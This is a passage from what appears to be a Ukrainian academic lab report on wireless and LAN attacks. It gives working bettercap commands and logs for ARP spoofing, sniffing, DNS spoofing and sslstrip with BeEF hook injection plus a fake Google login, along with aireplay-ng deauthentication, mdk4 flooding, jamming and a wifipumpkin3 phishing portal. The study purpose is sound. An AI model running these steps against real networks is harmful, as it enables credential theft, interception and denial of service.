


Рисунок 2.1 Принцип роботи arp-спуфінгу

Для цієї атаки скористаємось інструментом `bettercap` - це універсальна програма для мережових атак і моніторингу.

## Можливості `bettercap` містять у собі:

- ARP-спуфінг і сніфінг
- моніторинг мережі
- моніторинг WiFi і BLE
- виконання атак у бездротових мережах
- виконання атак людина-посередині з підтримкою різноманітних прийомів: обхід HTTPS, DNS спуфінг, запуск веб-сервера та інше
- підтримка caplets - каплетів, файлів, що дають змогу описати скриптовою мовою складні й автоматизовані атаки
- працює на Linux, macOS, Windows, Android, ARM

Спершу запусимо `bettercap` і ввімкнемо зондування хостів в мережі. Після виявлення хостів, запусимо `arp-spoofing` на потрібного нам користувача(рис. 2.2).

```
net.probe on
arp.spoof.targets ip_жертви
arp.spoof on
```

```
1 sudo bettercap
[sudo] password for user:
bettercap v2.33.0 (built for linux amd64 with go1.23.1) [type 'help' for a list of commands]

192.168.5.0/24 > 192.168.5.108 » [20:14:24] [sys.log] [inf] gateway monitor started ...
192.168.5.0/24 > 192.168.5.108 » net.probe on
[20:14:42] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
192.168.5.0/24 > 192.168.5.108 » [20:14:42] [sys.log] [inf] net.probe probing 256 addresses on 192.168.5.0/24
192.168.5.0/24 > 192.168.5.108 » [20:14:42] [endpoint.new] endpoint (HISENSE VISUAL TECHNOLOGY CO.,LTD).
192.168.5.0/24 > 192.168.5.108 » [20:14:42] [endpoint.new] endpoint
192.168.5.0/24 > 192.168.5.108 » [20:14:42] [endpoint.new] endpoint (GIGA-BYTE TECHNOLOGY CO.,LTD.).
192.168.5.0/24 > 192.168.5.108 » [20:14:42] [endpoint.new] endpoint
192.168.5.0/24 > 192.168.5.108 » set arp.spoof.targets 192.168.5.102
192.168.5.0/24 > 192.168.5.108 » arp.spoof on
192.168.5.0/24 > 192.168.5.108 » [20:16:13] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
192.168.5.0/24 > 192.168.5.108 »
```

Рисунок 2.2 Запуск атаки arp-spoofing

### 2.1.2. Sniffing

Сніфінг (від англ. sniffing, що означає "винюхування") – це процес перехоплення, аналізу та моніторингу даних, які передаються через комп'ютерну мережу. Сніфінг дозволяє отримати доступ до даних, що передаються між пристроями, без дозволу їхніх власників.

Після того як ми успішно виконали підміну ARP ввімкнено вбудований сніффер в bettercap. Тепер ми бачимо всі запити користувача(рис. 2.3).

```
192.168.5.0/24 > 192.168.5.108 » net.sniff on
[20:18:59] [net.sniff.https] sni 192.168.5.102 > https://graph.facebook.com
192.168.5.0/24 > 192.168.5.108 » [20:18:59] [net.sniff.https] sni 192.168.5.102 > https://graph.facebook.com
192.168.5.0/24 > 192.168.5.108 » [20:18:59] [net.sniff.https] sni 192.168.5.102 > https://graph.facebook.com
192.168.5.0/24 > 192.168.5.108 » [20:18:59] [net.sniff.https] sni 192.168.5.102 > https://graph.facebook.com
192.168.5.0/24 > 192.168.5.108 » [20:18:59] [net.sniff.https] sni 192.168.5.102 > https://graph.facebook.com
192.168.5.0/24 > 192.168.5.108 » [20:18:59] [net.sniff.https] sni 192.168.5.102 > https://crashlyticsreports-pa.googleapis.com
192.168.5.0/24 > 192.168.5.108 » [20:18:59] [net.sniff.https] sni 192.168.5.102 > https://crashlyticsreports-pa.googleapis.com
192.168.5.0/24 > 192.168.5.108 » [20:18:59] [net.sniff.https] sni 192.168.5.102 > https://laquesis.data.olxcdn.com
192.168.5.0/24 > 192.168.5.108 » [20:18:59] [net.sniff.https] sni 192.168.5.102 > https://laquesis.data.olxcdn.com
192.168.5.0/24 > 192.168.5.108 » [20:18:59] [net.sniff.https] sni 192.168.5.102 > https://login.olx.ua
192.168.5.0/24 > 192.168.5.108 » [20:18:59] [net.sniff.https] sni 192.168.5.102 > https://login.olx.ua
192.168.5.0/24 > 192.168.5.108 » [20:19:00] [net.sniff.https] sni 192.168.5.102 > https://firebase.googleapis.com
192.168.5.0/24 > 192.168.5.108 » [20:19:00] [net.sniff.https] sni 192.168.5.102 > https://firebase.googleapis.com
192.168.5.0/24 > 192.168.5.108 » [20:19:00] [net.sniff.https] sni 192.168.5.102 > https://cdn.slots.baxter.olx.org
192.168.5.0/24 > 192.168.5.108 » [20:19:00] [net.sniff.https] sni 192.168.5.102 > https://cdn.slots.baxter.olx.org
192.168.5.0/24 > 192.168.5.108 » [20:19:10] [net.sniff.https] sni 192.168.5.102 > https://accounts.google.com
192.168.5.0/24 > 192.168.5.108 » [20:19:10] [net.sniff.https] sni 192.168.5.102 > https://accounts.google.com
192.168.5.0/24 > 192.168.5.108 » [20:19:11] [net.sniff.https] sni 192.168.5.102 > https://www.google.com
192.168.5.0/24 > 192.168.5.108 » [20:19:11] [net.sniff.https] sni 192.168.5.102 > https://www.google.com
```

Рисунок 2.3 Перехоплення трафіку користувача

## 2.2. Атаки на цілісність

### 2.2.1. DNS-Spoofing

Далі можна спробувати реалізувати атаку DNS-spoofing. DNS Spoofing (підміна DNS-запитів) — це тип атаки, в якому зловмисник підробляє відповіді системи доменних імен (DNS) для перенаправлення користувачів на інші, зазвичай шкідливі, вебсайти. Метою є викрадення конфіденційної інформації (логінів, паролів, даних кредитних карток) або зараження пристроїв шкідливим програмним забезпеченням(рис. 2.4).




Рисунок 2.4 Принцип роботи DNS-спуфінгу

Запустимо атаку DNS-spoofing в bettercap(рис. 2.5).

Команди для цього:

```
set dns.spoof.domains домен_який_потрібно_підмінити
dns.spoof on
```

```
192.168.5.0/24 > 192.168.5.108 * set dns.spoof.domains linuxhint.com
192.168.5.0/24 > 192.168.5.108 * dns.spoof on
[20:27:27] [sys.log] [inf] dns.spoof linuxhint.com -> 192.168.5.108
192.168.5.0/24 > 192.168.5.108 * [20:28:32] [sys.log] [inf] dns.spoof sending spoofed DNS reply for linuxhint.com (->192.168.5.108) to 192.168.5.102 :
192.168.5.0/24 > 192.168.5.108 * [20:28:32] [sys.log] [inf] dns.spoof sending spoofed DNS reply for linuxhint.com (->192.168.5.108) to 192.168.5.102 :
192.168.5.0/24 > 192.168.5.108 * [20:28:32] [sys.log] [inf] dns.spoof sending spoofed DNS reply for linuxhint.com (->192.168.5.108) to 192.168.5.102 :
192.168.5.0/24 > 192.168.5.108 * [20:28:32] [sys.log] [inf] dns.spoof sending spoofed DNS reply for linuxhint.com (->192.168.5.108) to 192.168.5.102 :
```

Рисунок 2.5 Підміна DNS

На пристрої жертви ми можемо побачити, що вміст сайту відмінний від оригінального. Це означає, що атака спрацювала успішно і замість сайту, який вказаний, відкрився сайт з серверу атакуючої машини(рис. 2.6).




Рисунок 2.6 Результат підміни DNS

### 2.2.2. MITM атака з XSS

Для наступної частини атаки нам знадобиться інструмент BeEF. Це фреймворк, що дає змогу централізовано керувати пулом заражених через XSS-атаку (cross-site scripting) клієнтів, віддавати їм команди й отримувати результат.

```
[*] sudo ./beef
[sudo] password for user:
[20:30:53][*] Browser Exploitation Framework (BeEF) 0.5.4.0
[20:30:53] |   Twitter: @beefproject
[20:30:53] |   Site: https://beefproject.com
[20:30:53] |   Wiki: https://github.com/beefproject/beef/wiki
[20:30:53][*] Project Creator: Wade Alcorn (@WadeAlcorn)
[20:30:54][*] BeEF is loading. Wait a few seconds...
[20:30:56][*] 7 extensions enabled:
[20:30:56] |   XSSRays
[20:30:56] |   Requester
[20:30:56] |   Proxy
[20:30:56] |   Network
[20:30:56] |   Events
[20:30:56] |   Demos
[20:30:56] |_ Admin UI
[20:30:56][*] 303 modules enabled.
[20:30:56][*] 2 network interfaces were detected.
[20:30:56][*] running on network interface: 127.0.0.1
[20:30:56] |   Hook URL: http://127.0.0.1:3000/hook.js
[20:30:56] |_ UI URL:    http://127.0.0.1:3000/ui/panel
[20:30:56][*] running on network interface: 192.168.5.108
[20:30:56] |   Hook URL: http://192.168.5.108:3000/hook.js
[20:30:56] |_ UI URL:    http://192.168.5.108:3000/ui/panel
```

Рисунок 2.7 Запуск beef

Далі слід налаштувати `bettercap` для отруєння веб сторінки користувача(рис. 2.8).

```
192.168.5.0/24 > 192.168.5.108 » net.recon off
192.168.5.0/24 > 192.168.5.108 » set http.proxy.sslstrip true
192.168.5.0/24 > 192.168.5.108 » set http.proxy.injectjs http://192.168.5.108:3000/hook.js
192.168.5.0/24 > 192.168.5.108 » set http.proxy.sslstrip.useIDN true
192.168.5.0/24 > 192.168.5.108 » arp.spoof.targets 192.168.5.102
192.168.5.0/24 > 192.168.5.108 » [00:47:14] [sys.log] [err] unknown or invalid syntax "arp.spoof.targets 192.168.5.102", type help for the help menu.
192.168.5.0/24 > 192.168.5.108 » set arp.spoof.targets 192.168.5.102
192.168.5.0/24 > 192.168.5.108 » set arp.spoof.full duplex true
192.168.5.0/24 > 192.168.5.108 » arp.spoof on
192.168.5.0/24 > 192.168.5.108 » [00:49:24] [sys.log] [inf] arp.spoof starting net.recon as a requirement for arp.spoof
192.168.5.0/24 > 192.168.5.108 » [00:49:24] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanism, the attack will fail.
192.168.5.0/24 > 192.168.5.108 » [00:49:24] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
192.168.5.0/24 > 192.168.5.108 » [00:49:32] [sys.log] [inf] http.proxy started on 192.168.5.108:8080 (sslstrip enabled)
192.168.5.0/24 > 192.168.5.108 » [00:53:10] [sys.log] [inf] http.proxy > injecting javascript (87 bytes) into http-textarea.badssl.com/ (713 bytes) for 192.168.5.102
192.168.5.0/24 > 192.168.5.108 » [00:54:48] [sys.log] [inf] http.proxy > injecting javascript (87 bytes) into http-password.badssl.com/ (797 bytes) for 192.168.5.102
192.168.5.0/24 > 192.168.5.108 » [00:57:25] [sys.log] [inf] http.proxy > injecting javascript (87 bytes) into http-password.badssl.com/
```

Рисунок 2.8 Налаштування bettercap для отруєння браузера жертви

Після запуску атаки, коли користувач перейде на вразливу сторінку, вразливий код завантажиться і ми отримаємо доступ до сесії його браузера(рис. 2.9).




Рисунок 2.9 Результат ін'єкції коду в сторінку

Як приклад спробуємо провести атаку на соціальну інженерію, викликавши на сторінці жертви фейкову форму авторизації google(рис. 2.10).




Рисунок 2.10 Фейкова форма авторизації на сторінці

І в панелі керування ми отримаємо введені користувачем дані(рис. 2.12).




Рисунок 2.11 Введені дані користувача

## 2.3. Атаки на доступність

### 2.3.1. Атака на деаутентифікацію


Атака на деаутентифікацію є різновидом атак на відмову в обслуговуванні, яка спрямована на порушення зв'язку між маршрутизатором та підключеними пристроями. Цей вид атаки використовує вразливості стандарту бездротових мереж IEEE 802.11, які допускають відправлення кадрів деаутентифікації. Ці кадри призначені для коректного завершення з'єднань, тобто для відключення користувачів від точки доступу.

Основна проблема полягає у відсутності механізму перевірки джерела таких кадрів. Через це атакуючий може імітувати кадри деаутентифікації, змушуючи цільових користувачів примусово відключатися від мережі. Оскільки точки доступу WI-FI не можуть надійно перевірити запити на завершення з'єднання, вони приймають їх як справжні та розривають підключення.

Механізм атаки базується на ширококомовній передачі кадрів деаутентифікації з використанням MAC-адреси обраної точки доступу і спеціальної ширококомовної адреси **FF:FF:FF:FF:FF:FF**, яка дозволяє впливати на всі станції, підключені до мережі.

Для реалізації цієї атаки використовується утиліта **aireplay-ng**, яка входить до складу пакету Aircrack-ng. Перед початком атаки необхідно визначити канал, на якому працює точка доступу, і переключитися на нього(рис. 2.12)[3].

`aireplay-ng -o 0 -a MAC_адреса_ТД інтерфейс`



```
~> sudo iwconfig wlp4s0f3u2 channel 11
~> sudo aireplay-ng -0 0 -a 84:D8:8E:38:4E:4C wlp4s0f3u2
01:44:09 Waiting for beacon frame (BSSID: 84:D8:8E:38:4E:4C) on channel 11
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
01:44:09 Sending DeAuth (code 7) to broadcast -- BSSID: [84:D8:8E:38:4E:4C]
01:44:09 Sending DeAuth (code 7) to broadcast -- BSSID: [84:D8:8E:38:4E:4C]
01:44:10 Sending DeAuth (code 7) to broadcast -- BSSID: [84:D8:8E:38:4E:4C]
01:44:10 Sending DeAuth (code 7) to broadcast -- BSSID: [84:D8:8E:38:4E:4C]
01:44:11 Sending DeAuth (code 7) to broadcast -- BSSID: [84:D8:8E:38:4E:4C]
01:44:11 Sending DeAuth (code 7) to broadcast -- BSSID: [84:D8:8E:38:4E:4C]
01:44:12 Sending DeAuth (code 7) to broadcast -- BSSID: [84:D8:8E:38:4E:4C]
01:44:12 Sending DeAuth (code 7) to broadcast -- BSSID: [84:D8:8E:38:4E:4C]
```

Рисунок 2.12 Запущено атаку деаутентифікації

В результаті атаки, клієнти не можуть підключитися до точки доступу(рис. 2.13).




Рисунок 2.13 Результат проведення атаки деаутентифікації

### 2.3.2. Переповнення запитів на автентифікацію

Переповнення запитів на автентифікацію — це тип DoS-атаки, спрямованої безпосередньо на бездротову точку доступу. Її мета полягає у перевантаженні точки доступу надмірною кількістю запитів на автентифікацію.

Кожна точка доступу має обмежену кількість ресурсів для обробки запитів на з'єднання. Якщо кількість таких запитів перевищує встановлену межу, система може почати працювати нестабільно, перестати приймати нові з'єднання, зависнути або навіть автоматично перезавантажитися, щоб звільнити фізичну пам'ять.

Механізм реалізації атаки: Атакуючий генерує великий обсяг запитів на автентифікацію з підробленими MAC-адресами, створюючи значне навантаження на обчислювальні ресурси точки доступу. Це призводить до того, що:

- Точка доступу перестає обслуговувати нові підключення;
- Вона може втратити здатність підтримувати активні з'єднання;
- В деяких випадках відбувається повний збій у роботі точки доступу.

Команда для запуску(рис. 2.14):

```
mdk4 інтерфейс а -т -а MAC_адреса_ТД
```

```
~ sudo mdk4 wlp4s0f3u2 a -m -a 84:D8:33:33:4E:4C
Connecting Client 00:0E:38:50:7B:05 to target AP 84:D8:33:33:4E:4C.
Packets sent: 1 - Speed: 1 packets/sec
Connecting Client 00:30:BD:49:46:F7 to target AP 84:D8:33:33:4E:4C Status: No Response.
Packets sent: 340 - Speed: 339 packets/sec
Connecting Client 00:05:5D:5D:CC:12 to target AP 84:D8:33:33:4E:4C Status: No Response.
Packets sent: 517 - Speed: 177 packets/sec
Connecting Client 00:0A:04:29:53:6A to target AP 84:D8:33:33:4E:4C Status: No Response.
Packets sent: 719 - Speed: 202 packets/sec
Connecting Client 00:0A:8A:A1:90:F2 to target AP 84:D8:33:33:4E:4C Status: No Response.
Packets sent: 1006 - Speed: 287 packets/sec
Connecting Client 00:0E:9B:6F:1A:D2 to target AP 84:D8:33:33:4E:4C Status: No Response.
Packets sent: 1243 - Speed: 237 packets/sec
Connecting Client 00:02:2D:2D:7B:DE to target AP 84:D8:33:33:4E:4C Status: No Response.
Packets sent: 1520 - Speed: 277 packets/sec
Connecting Client 00:11:0A:5C:13:F0 to target AP 84:D8:33:33:4E:4C Status: No Response.
Packets sent: 1747 - Speed: 227 packets/sec
Connecting Client 00:30:AB:B6:DB:5C to target AP 84:D8:33:33:4E:4C Status: No Response.
```

Рисунок 2.14 Запущено атаку переповнення запитів на автентифікацію

В результаті точка доступу була змушена перезавантажитись(рис. 2.15).




Рисунок 2.15 Результат проведення атаки переповнення запитів на автентифікацію

### 2.3.3. Jamming

Jamming - це процес навмисного створення радіочастотних перешкод в ефірі, щоб завадити або повністю блокувати зв'язок між пристроями, що використовують бездротові технології, такі як WI-FI. При атаці на WI-FI мережу за допомогою HackRF Portapack, зловмисник генерує сильний сигнал на тій же частоті, на якій працюють WI-FI пристрої. Це може призвести до зниження якості сигналу або до повного припинення зв'язку(рис. 2.16)[11].

**Як працює HackRF Portapack в атакуванні WI-FI?**

1. **HackRF** має широкий діапазон частот, що дозволяє йому працювати з WI-FI в діапазоні 2,4 ГГц та 5 ГГц, де зазвичай передають дані бездротові мережі.
2. **Portapack** — це додатковий модуль, що додає до HackRF можливість працювати з ним у режимі "без комп'ютера", тобто без підключення до ПК. Це дає можливість здійснювати атаки в реальному часі без використання складних налаштувань.
3. За допомогою спеціальних програм або прошивок, таких як **HackRF Portapack firmware**, можна налаштувати HackRF для генерації сигналу на частотах WI-FI мережі, тим самим створюючи перешкоди. Водночас, модуль дозволяє вибирати частоту, потужність сигналу і методи генерації шуму.




Рисунок 2.16 Зпуск атаки jamming

В результаті точка доступу перестала бути доступною(рис. 2.17).

```
> ping 192.168.31.1
PING 192.168.31.1 (192.168.31.1) 56(84) bytes of data.
64 bytes from 192.168.31.1: icmp_seq=1 ttl=64 time=1.20 ms
64 bytes from 192.168.31.1: icmp_seq=2 ttl=64 time=5.97 ms
From 192.168.31.38 icmp_seq=5 Destination Host Unreachable
From 192.168.31.38 icmp_seq=6 Destination Host Unreachable
From 192.168.31.38 icmp_seq=7 Destination Host Unreachable
```

## 2.4. Фейкові точки доступу

Під час налаштування бездротового адаптера на автоматичне підключення до відомих бездротових мереж користувач піддає себе ризику стати жертвою атаки "людина посередині" (man in the middle). Зловмисник може створити довірену WI-FI точку доступу. У результаті клієнтський пристрій автоматично під'єднається до такої точки доступу і працюватиме через неї, а зловмисник отримає можливість перехоплювати "весь трафік" своєї жертви, або атакувати пристрій, який перебуває з ним в одному сегменті мережі.

Для виявлення точок доступу пристрій, оснащений модулем WI-FI, сканує радіоефір на наявність фреймів Beacon, що передаються точкою доступу, в яких міститься вказівка відомого SSID. Усіма каналами розсилаються ширококомвні фрейми Probe-Request, чекаючи на відгук відомої точки доступу. У фреймах Probe-Request може вказуватися або не вказуватися SSID мережі, яку шукає мобільний пристрій. Відповідаючи на Probe-Request, точка доступу надсилає фрейми Probe Response, що містять аналогічну інформацію, що й пакети Beacon.

Покладаючись на отримані дані, як-от ім'я мережі, відношення сигнал/шум, підтримувані стандарти 802.11, власну конфігурацію, пристрій ухвалює рішення про з'єднання з однією з доступних відомих мереж (точок доступу).

Завдання зловмисника зводиться до "підняття" клону мережі, до якої у потенційної жертви може бути сконфігурований доступ (як із захистом, так і без). Також, за наявності поруч легітимної точки доступу, зловмисник може спробувати її "погасити", щоб перенаправити клієнтів на свою точку доступу[14].

Після успішного з'єднання з точкою доступу зловмисник реалізує один або кілька векторів атаки, зокрема й із застосуванням соціотехнічних тактик:

- "класичні" Man in the Middle атаки, перехоплення даних;
- "складні" Man in the Middle атаки - sslstrip, обхід HSTS і SSL-pinning тощо;
- модифікація трафіку (підміна URL, вмісту);

- сторінка доступу до роутера/веб-панелі для введення пароля, captive-порталу;
- підроблений Radius для перехоплення MS-CHAPv2 хешів (багато хто з користувачів легко "приймають" підроблений або недовірений сертифікат);
- прямі атаки на пристрої в одному сегменті мережі.

Для реалізації цієї атаки скористаємось програмою wifipumpkin3. Один з варіантів атаки — це створення фішингової сторінки Captive Portal, для того щоб отримати дані жертви[9].

Команда для запуску(рис. 2.18):

wifipumpkin3 -i інтерфейс

```
wp3 > set proxy captiveflask
